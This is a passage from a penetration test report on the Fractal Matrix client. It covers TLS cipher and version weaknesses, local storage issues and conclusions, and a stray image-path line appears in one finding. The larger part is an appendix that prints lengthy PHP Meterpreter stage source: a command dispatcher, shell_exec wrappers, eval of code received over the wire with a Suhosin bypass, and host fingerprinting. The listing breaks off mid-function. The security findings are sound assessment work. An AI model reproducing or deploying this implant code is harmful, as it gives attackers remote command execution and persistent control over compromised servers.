Obtaining access to a client machine is generally difficult. A likely scenario could be when the client runs on a laptop and the laptop is either stolen or seized.

Recommendation:

- Remove the world readable flag from the file
- Implement a layer between the framework and the filesystem that handles ecnryption/decryption. See technical description

4.8 CLN-006 — Fractal client supports weak TLS cipher suites

Vulnerability ID: CLN-006

Vulnerability type: insecure defaults

Threat level: Low

Description:

The client allows communication through cipher suites with known security issues.

Technical description:

The following cipher suites are supported by the client:

- TLS_AES_256_GCM_SHA384

- TLS_CHACHA20_POLY1305_SHA256
- TLS_AES_128_GCM_SHA256
- TLS_ECDHE_ECDSA_WITH_AES_256_GCM_SHA384
- TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384
- TLS_DHE_RSA_WITH_AES_256_GCM_SHA384
- TLS_ECDHE_ECDSA_WITH_CHACHA20_POLY1305_SHA256
- TLS_ECDHE_RSA_WITH_CHACHA20_POLY1305_SHA256
- TLS_DHE_RSA_WITH_CHACHA20_POLY1305_SHA256
- TLS_ECDHE_ECDSA_WITH_AES_128_GCM_SHA256
- TLS_ECDHE_RSA_WITH_AES_128_GCM_SHA256
- TLS_DHE_RSA_WITH_AES_128_GCM_SHA256
- TLS_ECDHE_ECDSA_WITH_AES_256_CBC_SHA384
- TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA384
- TLS_DHE_RSA_WITH_AES_256_CBC_SHA256
- TLS_ECDHE_ECDSA_WITH_AES_128_CBC_SHA256
- TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA256
- TLS_DHE_RSA_WITH_AES_128_CBC_SHA256
- TLS_ECDHE_ECDSA_WITH_AES_256_CBC_SHA
- TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA
- TLS_DHE_RSA_WITH_AES_256_CBC_SHA
- TLS_ECDHE_ECDSA_WITH_AES_128_CBC_SHA
- TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA
- TLS_DHE_RSA_WITH_AES_128_CBC_SHA

Of which the following are considered weak:

- TLS_ECDHE_ECDSA_WITH_AES_256_CBC_SHA384
- TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA384
- TLS_DHE_RSA_WITH_AES_256_CBC_SHA256
- TLS_ECDHE_ECDSA_WITH_AES_128_CBC_SHA256
- TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA256
- TLS_DHE_RSA_WITH_AES_128_CBC_SHA256
- TLS_ECDHE_ECDSA_WITH_AES_256_CBC_SHA
- TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA
- TLS_DHE_RSA_WITH_AES_256_CBC_SHA
- TLS_ECDHE_ECDSA_WITH_AES_128_CBC_SHA
- TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA

- TLS_DHE_RSA_WITH_AES_128_CBC_SHA

The weaknesses of the mentioned ciphersuits are mostly because they use a broken cipher-mode, eg Cipher Block Chaining (CBC). This mode of operation is vulnerable to a padding oracle attack, allowing the adversary to extract the plaintext.

Furthermore the suite ending with _SHA use the SHA1 hashing algorithm, which is considered insecure.

Impact:

An adversary who is able to downgrade to a TLS version supporting the weak ciper suite, could, when the server supports the same suite launch an attack that could completely break the security of the cipher.

Recommendation:

In line with CLN-005 (page 35) we recommend to only use the ciphers that are supported by TLSv1.3:

- TLS_AES_256_GCM_SHA384
- TLS_CHACHA20_POLY1305_SHA256
- TLS_AES_128_GCM_SHA256
- TLS_AES_128_CCM_8_SHA256
- TLS_AES_128_CCM_SHA256

4.9 CLN-005 — Fractal client is able to connect with insecure TLS versions

Vulnerability ID: CLN-005

Vulnerability type: insecure defaults


Threat level: Low

Description:

When establishing a TLS session with a matrix server, this can be done with a insecure versions of TLS

Technical description:

When establishing a TLS connection, a client first sends out a `client hello` message to the server. This message contains information about which TLS versions and cipher suites are supported by the client. The server then answers with a `server hello` message where it has selected a TLS version and cipher suite to communicate with.



In the above image it shows that the client supports TLS 1.0, 1.1, 1.2 and 1.3. This means that if the server it connects to only supports for instance TLS1.0, then the connection will be set up using TLS1.0

TLS1.0 and TLS1.1 are considered insecure protocols and should no longer be supported. TlS1.2 is considered secure, though it would still be possible to execute a downgrade attack to a lower TLS version and attack the inherent vulnerabilities in this version

Impact:

Since the client supports insecure TLS versions, this could open up the connection to different problems regarding the TLS version negotiated by the client and server. For instance, the TLS connection could be downgraded to TLSv1.0 and a POODLE attack against TLS1.0 could be launched, allowing a man in the middle to snoop on the communication. Furthermore there are many different attacks against TLSv1.0-TLS-v1.2 that all work in their own specific way, depending on the configuration and implementation of the client and server. Fortunately, a quick survey of matrix home servers as shown that the majority supports TLSv1.3, making the client connect using this TLS version

Recommendation:

- Drop support for all versions below TLSv1.3 from the client.

- Contact the matrix organization and appeal they require all matrix home servers to support TLSv1.3 only.

5 Non-Findings

In this section we list some of the things that were tried but turned out to be dead ends.

6 Future Work

- **Retest of findings**
  When mitigations for the vulnerabilities described in this report have been deployed, a repeat test should be performed to ensure that they are effective and have not introduced other security problems.
- **Regular security assessments**
  Security is an ongoing process and not a product, so we advise undertaking regular security assessments and penetration tests, ideally prior to every major release or every quarter.

7 Conclusion

We discovered 1 Elevated, 2 Moderate and 6 Low -severity issues during this penetration test.

The fractal code base has undergone an extensive evaluation of its codebase. Since a large part draws from the `matrix-rust-sdk` , the relevant code paths have been scrutinized as well.

Fractal uses GNOME's secret service to store some secret material, used to identify the user session, to decrypt its local cache database. The material is ultimately protected by the user's gnome session password. This means that a bit of security is traded in for usability, since the database is not protected by its own password. However, this security model should be explained to the user so that a false sense of security is prevented. (CLN-008 (page 29))

The transport security between the client and server has been analyzed, and we found that communication with weak TLS versions and weak cipher suites is possible. TLS version 1.0, 1.1 and to a lesser extend 1.2 are vulnerable to downgrade attacks in which an adversary could downgrade a connection to use a weak ciphersuite and attack these to recover the plaintext of the communication. (CLN-005 (page 35) , CLN-006 (page 33))

Fractal stores its communication in a local database. We found that though parts of this database are encrypted using a correct implementation to modern standards, some metadata are not encrypted when stored in the database. (CLN-009 (page 26)) Furthermore, fractal stores images which are obtained in the rooms the user is part of without any form of encryption. (CLN-009 (page 26)).

We found that fractal places no security control on the opening of potentially malicious files. (CLN-011 (page 16)) Furthermore, due to its markdown view implementation, the actual resource a link points to is hidden from the user. (CLN-013 (page 12))

Lastly, we found that fractal stores images on the local file system that may contain malware. (CLN-013 (page 12)) This issue is part of a complex problem where the matrix server serving the images allows for upload of such images (CLN-010 (page 21)).

Successful exploitation of a technology resulting in successful compromise of the confidentiality, integrity and availability of the technology is a process in which often multiple vulnerabilities are exploited, making up an attack chain leading to exploitation. We have not been able to create such an attack chain, but the vulnerabilities mentioned may be used by an adversary in the successful construction of such a chain. Therefore timely patching of the issues is recommended.

We recommend fixing all of the issues found and then performing a retest in order to ensure that mitigations are effective and that no new vulnerabilities have been introduced.

Finally, we want to emphasize that security is a process – this penetration test is just a one-time snapshot. Security posture must be continuously evaluated and improved. Regular audits and ongoing improvements are essential in order to maintain control of your corporate information security. We hope that this pentest report (and the detailed explanations of our findings) will contribute meaningfully towards that end.

Please don't hesitate to let us know if you have any further questions, or need further clarification on anything in this report.

Appendix 1 Shell code

```
<?php /**/
            if (!isset($GLOBALS['channels'])) {
                $GLOBALS['channels'] = array();
            }
            if (!isset($GLOBALS['channel_process_map'])) {
                $GLOBALS['channel_process_map'] = array();
            }
            if (!isset($GLOBALS['resource_type_map'])) {
                $GLOBALS['resource_type_map'] = array();
            }
            if (!isset($GLOBALS['udp_host_map'])) {
                $GLOBALS['udp_host_map'] = array();
            }
            if (!isset($GLOBALS['readers'])) {
                $GLOBALS['readers'] = array();
            }
            if (!isset($GLOBALS['id2f'])) {
                $GLOBALS['id2f'] = array();
            }
            function register_command($c, $i)
            {
                global $id2f;
                if (!in_array($i, $id2f)) {
                    $id2f[$i] = $c;
                }
            }
            function my_print($str)
            {
                echo $str;
            }
            my_print("Evaling main meterpreter stage");
            function dump_array($arr, $name = null)
            {
                if (is_null($name)) {
                    $name = "Array";
                }
                my_print(sprintf("$name (%s)", count($arr)));
                foreach ($arr as $key => $val) {
                    if (is_array($val)) {
                        dump_array($val, "{$name}[{$key}]");
                    } else {
                        my_print(sprintf(" $key ($val)"));
                    }
                }
            }
            function dump_readers()
            {
                global $readers;
                dump_array($readers, 'Readers');
            }
            function dump_resource_map()
            {
                global $resource_type_map;
                dump_array($resource_type_map, 'Resource map');
            }
            function dump_channels($extra = "")
            {
                global $channels;
```

```
                dump_array($channels, 'Channels ' . $extra);
            }
            if (!function_exists("file_get_contents")) {
                function file_get_contents($file)
                {
                    $f = @fopen($file, "rb");
                    $contents = false;
                    if ($f) {
                        do {
                            $contents .= fgets($f);
                        } while (!feof($f));
                    }
                    fclose($f);
                    return $contents;
                }
            }
            if (!function_exists('socket_set_option')) {
                function socket_set_option($sock, $type, $opt, $value)
                {
                    socket_setopt($sock, $type, $opt, $value);
                }
            }
            define("PAYLOAD_UUID", "\xa6\xff\x05\xc6\x3e\xe0\x01\xa5\x05\x6b\x16\x64\x67\x10\xed
\x01");
            define("SESSION_GUID",
 "\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00");
            define("AES_256_CBC", 'aes-256-cbc');
            define("ENC_NONE", 0);
            define("ENC_AES256", 1);
            define("PACKET_TYPE_REQUEST", 0);
            define("PACKET_TYPE_RESPONSE", 1);
            define("PACKET_TYPE_PLAIN_REQUEST", 10);
            define("PACKET_TYPE_PLAIN_RESPONSE", 11);
            define("ERROR_SUCCESS", 0);
            define("ERROR_FAILURE", 1);
            define("CHANNEL_CLASS_BUFFERED", 0);
            define("CHANNEL_CLASS_STREAM", 1);
            define("CHANNEL_CLASS_DATAGRAM", 2);
            define("CHANNEL_CLASS_POOL", 3);
            define("TLV_META_TYPE_NONE", (0));
            define("TLV_META_TYPE_STRING", (1 << 16));
            define("TLV_META_TYPE_UINT", (1 << 17));
            define("TLV_META_TYPE_RAW", (1 << 18));
            define("TLV_META_TYPE_BOOL", (1 << 19));
            define("TLV_META_TYPE_QWORD", (1 << 20));
            define("TLV_META_TYPE_COMPRESSED", (1 << 29));
            define("TLV_META_TYPE_GROUP", (1 << 30));
            define("TLV_META_TYPE_COMPLEX", (1 << 31));
            define("TLV_META_TYPE_MASK", (1 << 31) + (1 << 30) + (1 << 29) + (1 << 19) + (1 << 18) +
 (1 << 17) + (1 << 16));
            define("TLV_RESERVED", 0);
            define("TLV_EXTENSIONS", 20000);
            define("TLV_USER", 40000);
            define("TLV_TEMP", 60000);
            define("TLV_TYPE_ANY", TLV_META_TYPE_NONE | 0);
            define("TLV_TYPE_COMMAND_ID", TLV_META_TYPE_UINT | 1);
            define("TLV_TYPE_REQUEST_ID", TLV_META_TYPE_STRING | 2);
            define("TLV_TYPE_EXCEPTION", TLV_META_TYPE_GROUP | 3);
            define("TLV_TYPE_RESULT", TLV_META_TYPE_UINT | 4);
            define("TLV_TYPE_STRING", TLV_META_TYPE_STRING | 10);
            define("TLV_TYPE_UINT", TLV_META_TYPE_UINT | 11);
```

```
define("TLV_TYPE_BOOL", TLV_META_TYPE_BOOL | 12);
define("TLV_TYPE_LENGTH", TLV_META_TYPE_UINT | 25);
define("TLV_TYPE_DATA", TLV_META_TYPE_RAW | 26);
define("TLV_TYPE_FLAGS", TLV_META_TYPE_UINT | 27);
define("TLV_TYPE_CHANNEL_ID", TLV_META_TYPE_UINT | 50);
define("TLV_TYPE_CHANNEL_TYPE", TLV_META_TYPE_STRING | 51);
define("TLV_TYPE_CHANNEL_DATA", TLV_META_TYPE_RAW | 52);
define("TLV_TYPE_CHANNEL_DATA_GROUP", TLV_META_TYPE_GROUP | 53);
define("TLV_TYPE_CHANNEL_CLASS", TLV_META_TYPE_UINT | 54);
define("TLV_TYPE_SEEK_WHENCE", TLV_META_TYPE_UINT | 70);
define("TLV_TYPE_SEEK_OFFSET", TLV_META_TYPE_UINT | 71);
define("TLV_TYPE_SEEK_POS", TLV_META_TYPE_UINT | 72);
define("TLV_TYPE_EXCEPTION_CODE", TLV_META_TYPE_UINT | 300);
define("TLV_TYPE_EXCEPTION_STRING", TLV_META_TYPE_STRING | 301);
define("TLV_TYPE_LIBRARY_PATH", TLV_META_TYPE_STRING | 400);
define("TLV_TYPE_TARGET_PATH", TLV_META_TYPE_STRING | 401);
define("TLV_TYPE_MACHINE_ID", TLV_META_TYPE_STRING | 460);
define("TLV_TYPE_UUID", TLV_META_TYPE_RAW | 461);
define("TLV_TYPE_SESSION_GUID", TLV_META_TYPE_RAW | 462);
define("TLV_TYPE_RSA_PUB_KEY", TLV_META_TYPE_RAW | 550);
define("TLV_TYPE_SYM_KEY_TYPE", TLV_META_TYPE_UINT | 551);
define("TLV_TYPE_SYM_KEY", TLV_META_TYPE_RAW | 552);
define("TLV_TYPE_ENC_SYM_KEY", TLV_META_TYPE_RAW | 553);
define('EXTENSION_ID_CORE', 0);
define('COMMAND_ID_CORE_CHANNEL_CLOSE', 1);
define('COMMAND_ID_CORE_CHANNEL_EOF', 2);
define('COMMAND_ID_CORE_CHANNEL_INTERACT', 3);
define('COMMAND_ID_CORE_CHANNEL_OPEN', 4);
define('COMMAND_ID_CORE_CHANNEL_READ', 5);
define('COMMAND_ID_CORE_CHANNEL_SEEK', 6);
define('COMMAND_ID_CORE_CHANNEL_TELL', 7);
define('COMMAND_ID_CORE_CHANNEL_WRITE', 8);
define('COMMAND_ID_CORE_CONSOLE_WRITE', 9);
define('COMMAND_ID_CORE_ENUMEXTCMD', 10);
define('COMMAND_ID_CORE_GET_SESSION_GUID', 11);
define('COMMAND_ID_CORE_LOADLIB', 12);
define('COMMAND_ID_CORE_MACHINE_ID', 13);
define('COMMAND_ID_CORE_MIGRATE', 14);
define('COMMAND_ID_CORE_NATIVE_ARCH', 15);
define('COMMAND_ID_CORE_NEGOTIATE_TLV_ENCRYPTION', 16);
define('COMMAND_ID_CORE_PATCH_URL', 17);
define('COMMAND_ID_CORE_PIVOT_ADD', 18);
define('COMMAND_ID_CORE_PIVOT_REMOVE', 19);
define('COMMAND_ID_CORE_PIVOT_SESSION_DIED', 20);
define('COMMAND_ID_CORE_SET_SESSION_GUID', 21);
define('COMMAND_ID_CORE_SET_UUID', 22);
define('COMMAND_ID_CORE_SHUTDOWN', 23);
define('COMMAND_ID_CORE_TRANSPORT_ADD', 24);
define('COMMAND_ID_CORE_TRANSPORT_CHANGE', 25);
define('COMMAND_ID_CORE_TRANSPORT_GETCERTHASH', 26);
define('COMMAND_ID_CORE_TRANSPORT_LIST', 27);
define('COMMAND_ID_CORE_TRANSPORT_NEXT', 28);
define('COMMAND_ID_CORE_TRANSPORT_PREV', 29);
define('COMMAND_ID_CORE_TRANSPORT_REMOVE', 30);
define('COMMAND_ID_CORE_TRANSPORT_SETCERTHASH', 31);
define('COMMAND_ID_CORE_TRANSPORT_SET_TIMEOUTS', 32);
define('COMMAND_ID_CORE_TRANSPORT_SLEEP', 33);
function my_cmd($cmd)
{
    return shell_exec($cmd);
}
```

```
            function is_windows()
            {
                return (strtoupper(substr(PHP_OS, 0, 3)) == "WIN");
            }
            if (!function_exists('core_channel_open')) {
                register_command('core_channel_open', COMMAND_ID_CORE_CHANNEL_OPEN);
                function core_channel_open($req, &$pkt)
                {
                    $type_tlv = packet_get_tlv($req, TLV_TYPE_CHANNEL_TYPE);
                    my_print("Client wants a " . $type_tlv['value'] . " channel, i'll see what i can
do");
                    $handler = "channel_create_" . $type_tlv['value'];
                    if ($type_tlv['value'] && is_callable($handler)) {
                        my_print("Calling {$handler}");
                        $ret = $handler($req, $pkt);
                    } else {
                        my_print("I don't know how to make a " . $type_tlv['value'] . " channel.
=(");
                        $ret = ERROR_FAILURE;
                    }
                    return $ret;
                }
            }
            if (!function_exists('core_channel_eof')) {
                register_command('core_channel_eof', COMMAND_ID_CORE_CHANNEL_EOF);
                function core_channel_eof($req, &$pkt)
                {
                    my_print("doing channel eof");
                    $chan_tlv = packet_get_tlv($req, TLV_TYPE_CHANNEL_ID);
                    $c = get_channel_by_id($chan_tlv['value']);
                    if ($c) {
                        if (eof($c[1])) {
                            packet_add_tlv($pkt, create_tlv(TLV_TYPE_BOOL, 1));
                        } else {
                            packet_add_tlv($pkt, create_tlv(TLV_TYPE_BOOL, 0));
                        }
                        return ERROR_SUCCESS;
                    } else {
                        return ERROR_FAILURE;
                    }
                }
            }
            if (!function_exists('core_channel_read')) {
                register_command('core_channel_read', COMMAND_ID_CORE_CHANNEL_READ);
                function core_channel_read($req, &$pkt)
                {
                    my_print("doing channel read");
                    $chan_tlv = packet_get_tlv($req, TLV_TYPE_CHANNEL_ID);
                    $len_tlv = packet_get_tlv($req, TLV_TYPE_LENGTH);
                    $id = $chan_tlv['value'];
                    $len = $len_tlv['value'];
                    $data = channel_read($id, $len);
                    if ($data === false) {
                        $res = ERROR_FAILURE;
                    } else {
                        packet_add_tlv($pkt, create_tlv(TLV_TYPE_CHANNEL_DATA, $data));
                        $res = ERROR_SUCCESS;
                    }
                    return $res;
                }
            }
```

```
            if (!function_exists('core_channel_write')) {
                register_command('core_channel_write', COMMAND_ID_CORE_CHANNEL_WRITE);
                function core_channel_write($req, &$pkt)
                {
                    $chan_tlv = packet_get_tlv($req, TLV_TYPE_CHANNEL_ID);
                    $data_tlv = packet_get_tlv($req, TLV_TYPE_CHANNEL_DATA);
                    $len_tlv = packet_get_tlv($req, TLV_TYPE_LENGTH);
                    $id = $chan_tlv['value'];
                    $data = $data_tlv['value'];
                    $len = $len_tlv['value'];
                    $wrote = channel_write($id, $data, $len);
                    if ($wrote === false) {
                        return ERROR_FAILURE;
                    } else {
                        packet_add_tlv($pkt, create_tlv(TLV_TYPE_LENGTH, $wrote));
                        return ERROR_SUCCESS;
                    }
                }
            }
            if (!function_exists('core_channel_close')) {
                register_command('core_channel_close', COMMAND_ID_CORE_CHANNEL_CLOSE);
                function core_channel_close($req, &$pkt)
                {
                    global $channel_process_map;
                    my_print("doing channel close");
                    $chan_tlv = packet_get_tlv($req, TLV_TYPE_CHANNEL_ID);
                    $id = $chan_tlv['value'];
                    $c = get_channel_by_id($id);
                    if ($c) {
                        channel_close_handles($id);
                        channel_remove($id);
                        if (array_key_exists($id, $channel_process_map) and
is_callable('close_process')) {
                            close_process($channel_process_map[$id]);
                        }
                        return ERROR_SUCCESS;
                    }
                    dump_channels("after close");
                    return ERROR_FAILURE;
                }
            }
            if (!function_exists('channel_close_handles')) {
                function channel_close_handles($cid)
                {
                    global $channels;
                    if (!array_key_exists($cid, $channels)) {
                        return;
                    }
                    $c = $channels[$cid];
                    for ($i = 0; $i < 3; $i++) {
                        if (array_key_exists($i, $c) && is_resource($c[$i])) {
                            close($c[$i]);
                            remove_reader($c[$i]);
                        }
                    }
                    if (strlen($c['data']) == 0) {
                        channel_remove($cid);
                    }
                }
            }
            function channel_remove($cid)
```

```
{
    global $channels;
    unset($channels[$cid]);
}
if (!function_exists('core_channel_interact')) {
    register_command('core_channel_interact', COMMAND_ID_CORE_CHANNEL_INTERACT);
    function core_channel_interact($req, &$pkt)
    {
        global $readers;
        my_print("doing channel interact");
        $chan_tlv = packet_get_tlv($req, TLV_TYPE_CHANNEL_ID);
        $id = $chan_tlv['value'];
        $toggle_tlv = packet_get_tlv($req, TLV_TYPE_BOOL);
        $c = get_channel_by_id($id);
        if ($c) {
            if ($toggle_tlv['value']) {
                if (!in_array($c[1], $readers)) {
                    add_reader($c[1]);
                    if (array_key_exists(2, $c) && $c[1] != $c[2]) {
                        add_reader($c[2]);
                    }
                    $ret = ERROR_SUCCESS;
                } else {
                    $ret = ERROR_FAILURE;
                }
            } else {
                if (in_array($c[1], $readers)) {
                    remove_reader($c[1]);
                    remove_reader($c[2]);
                    $ret = ERROR_SUCCESS;
                } else {
                    $ret = ERROR_SUCCESS;
                }
            }
        } else {
            my_print("Trying to interact with an invalid channel");
            $ret = ERROR_FAILURE;
        }
        return $ret;
    }
}
function interacting($cid)
{
    global $readers;
    $c = get_channel_by_id($cid);
    if (in_array($c[1], $readers)) {
        return true;
    }
    return false;
}
if (!function_exists('core_shutdown')) {
    register_command('core_shutdown', COMMAND_ID_CORE_SHUTDOWN);
    function core_shutdown($req, &$pkt)
    {
        my_print("doing core shutdown");
        die();
    }
}
if (!function_exists('core_loadlib')) {
    register_command('core_loadlib', COMMAND_ID_CORE_LOADLIB);
    function core_loadlib($req, &$pkt)
```

```
                {
                    global $id2f;
                    my_print("doing core_loadlib");
                    $data_tlv = packet_get_tlv($req, TLV_TYPE_DATA);
                    if (($data_tlv['type'] & TLV_META_TYPE_COMPRESSED) == TLV_META_TYPE_COMPRESSED)
{
                        return ERROR_FAILURE;
                    }
                    $tmp = $id2f;
                    if (extension_loaded('suhosin') && ini_get('suhosin.executor.disable_eval')) {
                        $suhosin_bypass = create_function('', $data_tlv['value']);
                        $suhosin_bypass();
                    } else {
                        eval($data_tlv['value']);
                    }
                    $new = array_diff($id2f, $tmp);
                    foreach ($new as $id => $func) {
                        packet_add_tlv($pkt, create_tlv(TLV_TYPE_UINT, $id));
                    }
                    return ERROR_SUCCESS;
                }
            }
            if (!function_exists('core_enumextcmd')) {
                register_command('core_enumextcmd', COMMAND_ID_CORE_ENUMEXTCMD);
                function core_enumextcmd($req, &$pkt)
                {
                    my_print("doing core_enumextcmd");
                    global $id2f;
                    $id_start_array = packet_get_tlv($req, TLV_TYPE_UINT);
                    $id_start = $id_start_array['value'];
                    $id_end_array = packet_get_tlv($req, TLV_TYPE_LENGTH);
                    $id_end = $id_end_array['value'] + $id_start;
                    foreach ($id2f as $id => $ext_cmd) {
                        my_print("core_enumextcmd - checking " . $ext_cmd . " as " . $id);
                        list($ext_name, $cmd) = explode("_", $ext_cmd, 2);
                        if ($id_start < $id && $id < $id_end) {
                            my_print("core_enumextcmd - adding " . $ext_cmd . " as " . $id);
                            packet_add_tlv($pkt, create_tlv(TLV_TYPE_UINT, $id));
                        }
                    }
                    return ERROR_SUCCESS;
                }
            }
            if (!function_exists('core_set_uuid')) {
                register_command('core_set_uuid', COMMAND_ID_CORE_SET_UUID);
                function core_set_uuid($req, &$pkt)
                {
                    my_print("doing core_set_uuid");
                    $new_uuid = packet_get_tlv($req, TLV_TYPE_UUID);
                    if ($new_uuid != null) {
                        $GLOBALS['UUID'] = $new_uuid['value'];
                        my_print("New UUID is {$GLOBALS['UUID']}");
                    }
                    return ERROR_SUCCESS;
                }
            }
            function get_hdd_label()
            {
                foreach (scandir('/dev/disk/by-id/') as $file) {
                    foreach (array("ata-", "mb-") as $prefix) {
                        if (strpos($file, $prefix) === 0) {
```

```
                            return substr($file, strlen($prefix));
                        }
                    }
                }
                return "";
            }
            function der_to_pem($der_data)
            {
                $pem = chunk_split(base64_encode($der_data), 64, "\n");
                $pem = "-----BEGIN PUBLIC KEY-----\n" . $pem . "-----END PUBLIC KEY-----\n";
                return $pem;
            }
            if (!function_exists('core_negotiate_tlv_encryption')) {
                register_command('core_negotiate_tlv_encryption',
COMMAND_ID_CORE_NEGOTIATE_TLV_ENCRYPTION);
                function core_negotiate_tlv_encryption($req, &$pkt)
                {
                    if (supports_aes()) {
                        my_print("AES functionality is supported");
                        packet_add_tlv($pkt, create_tlv(TLV_TYPE_SYM_KEY_TYPE, ENC_AES256));
                        $GLOBALS['AES_ENABLED'] = false;
                        $GLOBALS['AES_KEY'] = rand_bytes(32);
                        if (function_exists('openssl_pkey_get_public') &&
function_exists('openssl_public_encrypt')) {
                            my_print("Encryption via public key is supported");
                            $pub_key_tlv = packet_get_tlv($req, TLV_TYPE_RSA_PUB_KEY);
                            if ($pub_key_tlv != null) {
                                $key = openssl_pkey_get_public(der_to_pem($pub_key_tlv['value']));
                                $enc = '';
                                openssl_public_encrypt($GLOBALS['AES_KEY'], $enc, $key,
OPENSSL_PKCS1_PADDING);
                                packet_add_tlv($pkt, create_tlv(TLV_TYPE_ENC_SYM_KEY, $enc));
                                return ERROR_SUCCESS;
                            }
                        }
                        packet_add_tlv($pkt, create_tlv(TLV_TYPE_SYM_KEY, $GLOBALS['AES_KEY']));
                    }
                    return ERROR_SUCCESS;
                }
            }
            if (!function_exists('core_get_session_guid')) {
                register_command('core_get_session_guid', COMMAND_ID_CORE_GET_SESSION_GUID);
                function core_get_session_guid($req, &$pkt)
                {
                    packet_add_tlv($pkt, create_tlv(TLV_TYPE_SESSION_GUID,
$GLOBALS['SESSION_GUID']));
                    return ERROR_SUCCESS;
                }
            }
            if (!function_exists('core_set_session_guid')) {
                register_command('core_set_session_guid', COMMAND_ID_CORE_SET_SESSION_GUID);
                function core_set_session_guid($req, &$pkt)
                {
                    my_print("doing core_set_session_guid");
                    $new_guid = packet_get_tlv($req, TLV_TYPE_SESSION_GUID);
                    if ($new_guid != null) {
                        $GLOBALS['SESSION_ID'] = $new_guid['value'];
                        my_print("New Session GUID is {$GLOBALS['SESSION_GUID']}");
                    }
                    return ERROR_SUCCESS;
                }
```

```
            }
            if (!function_exists('core_machine_id')) {
                register_command('core_machine_id', COMMAND_ID_CORE_MACHINE_ID);
                function core_machine_id($req, &$pkt)
                {
                    my_print("doing core_machine_id");
                    if (is_callable('gethostname')) {
                        $machine_id = gethostname();
                    } else {
                        $machine_id = php_uname('n');
                    }
                    $serial = "";
                    if (is_windows()) {
                        $output = strtolower(shell_exec("vol %SYSTEMDRIVE%"));
                        $serial = preg_replace('/.*serial number is ([a-z0-9]{4}-[a-z0-9]{4}).*/s',
'$1', $output);
                    } else {
                        $serial = get_hdd_label();
                    }
                    packet_add_tlv($pkt, create_tlv(TLV_TYPE_MACHINE_ID, $serial . ":" .
$machine_id));
                    return ERROR_SUCCESS;
                }
            }
            $channels = array();
            function register_channel($in, $out = null, $err = null)
            {
                global $channels;
                if ($out == null) {
                    $out = $in;
                }
                if ($err == null) {
                    $err = $out;
                }
                $channels[] = array(0 => $in, 1 => $out, 2 => $err, 'type' => get_rtype($in), 'data'
=> '');
                $id = end(array_keys($channels));
                my_print("Created new channel $in, with id $id");
                return $id;
            }
            function get_channel_id_from_resource($resource)
            {
                global $channels;
                if (empty($channels)) {
                    return false;
                }
                foreach ($channels as $i => $chan_ary) {
                    if (in_array($resource, $chan_ary)) {
                        my_print("Found channel id $i");
                        return $i;
                    }
                }
                return false;
            }
            function &get_channel_by_id($chan_id)
            {
                global $channels;
                my_print("Looking up channel id $chan_id");
                if (array_key_exists($chan_id, $channels)) {
                    my_print("Found one");
                    return $channels[$chan_id];
```

```
        } else {
            return false;
        }
    }
    function channel_write($chan_id, $data)
    {
        $c = get_channel_by_id($chan_id);
        if ($c && is_resource($c[0])) {
            my_print("---Writing '$data' to channel $chan_id");
            return write($c[0], $data);
        } else {
            return false;
        }
    }
    function channel_read($chan_id, $len)
    {
        $c = &get_channel_by_id($chan_id);
        if ($c) {
            $ret = substr($c['data'], 0, $len);
            $c['data'] = substr($c['data'], $len);
            if (strlen($ret) > 0) {
                my_print("Had some leftovers: '$ret'");
            }
            if (strlen($ret) < $len and is_resource($c[2]) and $c[1] != $c[2]) {
                $read = read($c[2]);
                $c['data'] .= $read;
                $bytes_needed = $len - strlen($ret);
                $ret .= substr($c['data'], 0, $bytes_needed);
                $c['data'] = substr($c['data'], $bytes_needed);
            }
            if (strlen($ret) < $len and is_resource($c[1])) {
                $read = read($c[1]);
                $c['data'] .= $read;
                $bytes_needed = $len - strlen($ret);
                $ret .= substr($c['data'], 0, $bytes_needed);
                $c['data'] = substr($c['data'], $bytes_needed);
            }
            if (false === $read and empty($ret)) {
                if (interacting($chan_id)) {
                    handle_dead_resource_channel($c[1]);
                }
                return false;
            }
            return $ret;
        } else {
            return false;
        }
    }
    function rand_xor_byte()
